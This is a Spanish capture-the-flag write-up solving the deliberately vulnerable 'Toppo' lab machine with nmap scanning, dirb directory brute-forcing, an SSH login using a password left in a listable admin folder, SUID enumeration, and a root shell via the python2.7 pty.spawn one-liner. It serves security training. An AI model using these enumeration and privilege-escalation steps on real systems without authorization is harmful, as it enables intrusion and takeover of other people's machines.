## **WRITE UPS Toppo**

Level : Easy

PAULA FERNÁNDEZ LÓPEZ



## **PASOS**

- 1. Escaneo de red
- 2. Ataque de fuerza bruta de directorios
- 3. Abusar de directorios web HTTP
- 4. Compromiso confidencial
- 5. Spawn tty shell (inicio de sesión ssh)
- 6. Escalada de privilegios de SUID
- 7. Obtener acceso root y capturar la bandera

En primer lugar me descargo la máquina vulnerable **TOPPO** y añado la maquina a mi VMware

Arranco la maquina de Kali y la máquina vulnerable Toppo

Empiezo haciendo un ip a en mi kali para ver la ip

```
(kali@ kali)-[~]
ip a

1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1
link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00
inet 127.0.0.1/8 scope host lo
    valid_lft forever preferred_lft forever
inet6 ::1/128 scope host noprefixroute
    valid_lft forever preferred_lft forever

2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group defaul
link/ether 08:00:27:40:4f:da brd ff:ff:ff:ff:
    inet 10.0.2.15/24 brd 10.0.2.255 scope global dynamic noprefixroute eth0
    valid_lft 85596sec preferred_lft 85596sec
    inet6 fe80::a356:63a5:f415:9391/64 scope link noprefixroute
    valid_lft forever preferred_lft forever

3: eth1: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group defaul
link/ether 08:00:27:6d:bb:c0 brd ff:ff:ff:ff:ff
inet 192.168.56.101/24 brd 192.168.56.255 scope global dynamic noprefixroute eth1
    valid_lft 396sec preferred_lft 396sec
inet6 fe80::6f00:ecd9:ca94:68a9/64 scope link noprefixroute
    valid_lft forever preferred_lft forever
```

Para ver la ip de la Máquina vulnerable Toppo hacemos un ping  $\rightarrow$  nmap -sP 192.168.56.0/24

```
(kali® kali)-[~]
$ nmap -sP 192.168.56.0/24
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-02-09 12:02 EST
Nmap scan report for 192.168.56.1
Host is up (0.00074s latency).
Nmap scan report for 192.168.56.101
Host is up (0.00088s latency).
Nmap scan report for 192.168.56.107
Host is up (0.0034s latency).
Nmap done: 256 IP addresses (3 hosts up) scanned in 2.72 seconds
```

Ahora queremos ver los puertos abiertos que tiene, para ello usamos el comando **nmap -p- -A 192.168.56.107** y lo que hay dentro de cada puerto.


```
-(kali⊕kali)-[~]
-$ nmap p-p- -A 192.168.56.107
Starting Nmap 7.94SVN (https://nmap.org) at 2024-02-09 12:04 EST
Nmap scan report for 192.168.56.107
Host is up (0.00085s latency).
Not shown: 65531 closed tcp ports (conn-refused)
         STATE SERVICE VERSION
PORT
22/tcp
         open ssh
                       OpenSSH 6.7p1 Debian 5+deb8u4 (protocol 2.0)
ssh-hostkey:
   1024 ec:61:97:9f:4d:cb:75:99:59:d4:c1:c4:d4:3e:d9:dc (DSA)
    2048 89:99:c4:54:9a:18:66:f7:cd:8e:ab:b6:aa:31:2e:c6 (RSA)
   256 60:be:dd:8f:1a:d7:a3:f3:fe:21:cc:2f:11:30:7b:0d (ECDSA)
   256 39:d9:79:26:60:3d:6c:a2:1e:8b:19:71:c0:e2:5e:5f (ED25519)
80/tcp
                       Apache httpd 2.4.10 ((Debian))
          open http
http-server-header: Apache/2.4.10 (Debian)
|_http-title: Clean Blog - Start Bootstrap Theme
         open rpcbind 2-4 (RPC #100000)
111/tcp
 rpcinfo:
    program version
                      port/proto service
    100000 2,3,4
                       111/tcp
                                  rpcbind
    100000 2,3,4
100000 3,4
                        111/udp
                                  rpcbind
                        111/tcp6 rpcbind
    100000 3,4
                        111/udp6 rpcbind
                      38719/tcp6 status
    100024 1
                      48287/udp6 status
    100024 1
    100024 1
                      53997/tcp
                                  status
   100024 1
                      56939/udp
                                 status
53997/tcp open status 1 (RPC #100024)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

La salida NMAP nos muestra que hay 3 puertos abiertos: 22(SSH), 80 (HTTP), 111 (RPC).

O el comando nmap -F 192.168.56.107 para ver solo los puertos más abreviados.

```
(kali® kali)-[~]
$ nmap -F 192.168.56.107
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-02-09 12:08 EST
Nmap scan report for 192.168.56.107
Host is up (0.0018s latency).
Not shown: 97 closed tcp ports (conn-refused)
PORT STATE SERVICE
22/tcp open ssh
80/tcp open http
111/tcp open rpcbind
```

Meto la URL http://192.168.56.107 en el navegador y nos aparece un blog




## Man must explore, and this is exploration at its greatest

Problems look mighty small from 150 miles up

No encontramos nada en la página web, así que a continuación analizaremos el servidor mediante el comando → dirb http://192.168.56.107 (ip toppo)

```
-(kali⊕kali)-[~]
s dirb http://192.168.56.107
DIRB v2.22
By The Dark Raver
START_TIME: Fri Feb 9 12:24:54 2024
URL_BASE: http://192.168.56.107/
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt
GENERATED WORDS: 4612
   - Scanning URL: http://192.168.56.107/
=> DIRECTORY: http://192.168.56.107/admin/
⇒ DIRECTORY: http://192.168.56.107/css/
=> DIRECTORY: http://192.168.56.107/img/
+ http://192.168.56.107/index.html (CODE:200|SIZE:6437)
⇒ DIRECTORY: http://192.168.56.107/js/
+ http://192.168.56.107/LICENSE (CODE:200|SIZE:1093)
⇒ DIRECTORY: http://192.168.56.107/mail/
⇒ DIRECTORY: http://192.168.56.107/manual/
+ http://192.168.56.107/server-status (CODE:403|SIZE:302)
⇒ DIRECTORY: http://192.168.56.107/vendor/
   - Entering directory: http://192.168.56.107/admin/ -
(!) WARNING: Directory IS LISTABLE. No need to scan it.
    (Use mode '-w' if you want to scan it anyway)
```

Nos muestra un directorio admin que nos dice que es listable y si lo ponemos en el navegador :




## Index of /admin

<u>Name</u>	<u>Last modified</u>	Size Description
Parent Directory	<u>.</u>	-
notes.txt	2018-04-15 11:16	154

Apache/2.4.10 (Debian) Server at 192.168.56.107 Port 80

Vemos el contenido que tiene dentro y vemos que hay un archivo .txt, que seguidamente añadiremos a la url



Nos muestra una contraseña, que se puede ver que tiene un nombre en medio y probaremos para el usuario e intentar establecer una conexión :

```
(kali⊗ kali)-[~]
$ ssh ted@192.168.56.107
```

```
(kali⊕ kali)-[~]
$ ssh ted@192.168.56.107
The authenticity of host '192.168.56.107 (192.168.56.107)' can't be established.
ED25519 key fingerprint is SHA256:vJgmhqKOmHq0Mb0plSTyOdzw6GenPEkZkch+PIVozzw.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '192.168.56.107' (ED25519) to the list of known hosts.
ted@192.168.56.107's password:
```

Me ha establecido la conexión al servidor y añadimos la contraseña que aparece en el .txt

```
-(kali⊕kali)-[~]
—$ ssh ted@192.168.56.107
The authenticity of host '192.168.56.107 (192.168.56.107)' can't be established.
ED25519 key fingerprint is SHA256:vJgmhqKOmHq0Mb0plSTyOdzw6GenPEkZkch+PIVozzw.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '192.168.56.107' (ED25519) to the list of known hosts.
ted@192.168.56.107's password:
The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.
Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Sun Apr 15 12:33:00 2018 from 192.168.0.29
ted@Toppo:~$
ted@Toppo:~$
ted@Toppo:~$
```

Y con id podemos ver que estamos dentro del usuario ted, el grupo ted, ...

```
ted@Toppo:~$ id
uid=1000(ted) gid=1000(ted) groups=1000(ted),24(cdrom),25(floppy),29(audio),30(dip),44(video),46(plugdev),108(n
etdev),114(bluetooth)
```

Lo siguiente es con el comando  $\rightarrow$  find / -perm -u=s -type f 2>/dev/null , para buscar en los directorios raíz con los permisos de usuario de tipo sticky, los tipos de archivos y que cualquier error lo envíe a dev/null

```
ted@Toppo:~$ find / -perm -u=s -type f 2>/dev/null
/sbin/mount.nfs
/usr/sbin/exim4
/usr/lib/eject/dmcrypt-get-device
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/usr/lib/openssh/ssh-keysign
/usr/bin/gpasswd
/usr/bin/newgrp
/usr/bin/python2.7
/usr/bin/chsh
/usr/bin/at
/usr/bin/mawk
/usr/bin/chfn
/usr/bin/procmail
/usr/bin/passwd
/bin/su
/bin/umount
/bin/mount
ted@Toppo:~$
```

Para ver los permisos de "python2.7" que me interesan utilizo el comando  $\rightarrow$  ls -l /usr/bin/python2.7

```
ted@Toppo:~$ ls -l /usr/bin/python2.7
-rwsrwxxxxxxxx 1 root root 3889608 Aug 13 2016 /usr/bin/python2.7
ted@Toppo:~$
```

Y vemos que al tener una **s** el usuario ted puede invocar python y ejecutarlo bajo el contexto de root

```
ted@Toppo:~$ python2.7 -c 'import pty;pty.spawn("/bin/sh")'
#
#
#
#
```

Innovamos python y creamos e importamos una shell con spawn y vemos que la terminal cambia

A continuación vemos con whoami que somos root y nos metemos dentro con el comando **cd**, y ahora vemos que dentro de root hay un archivo que se llama flag.txt

```
# whoami
root
# cd /root
# ls
flag.txt
```

Por último nos meteremos dentro de flag.txt con el comando **cat** para ver su contenido :

Y aparece la flag que buscábamos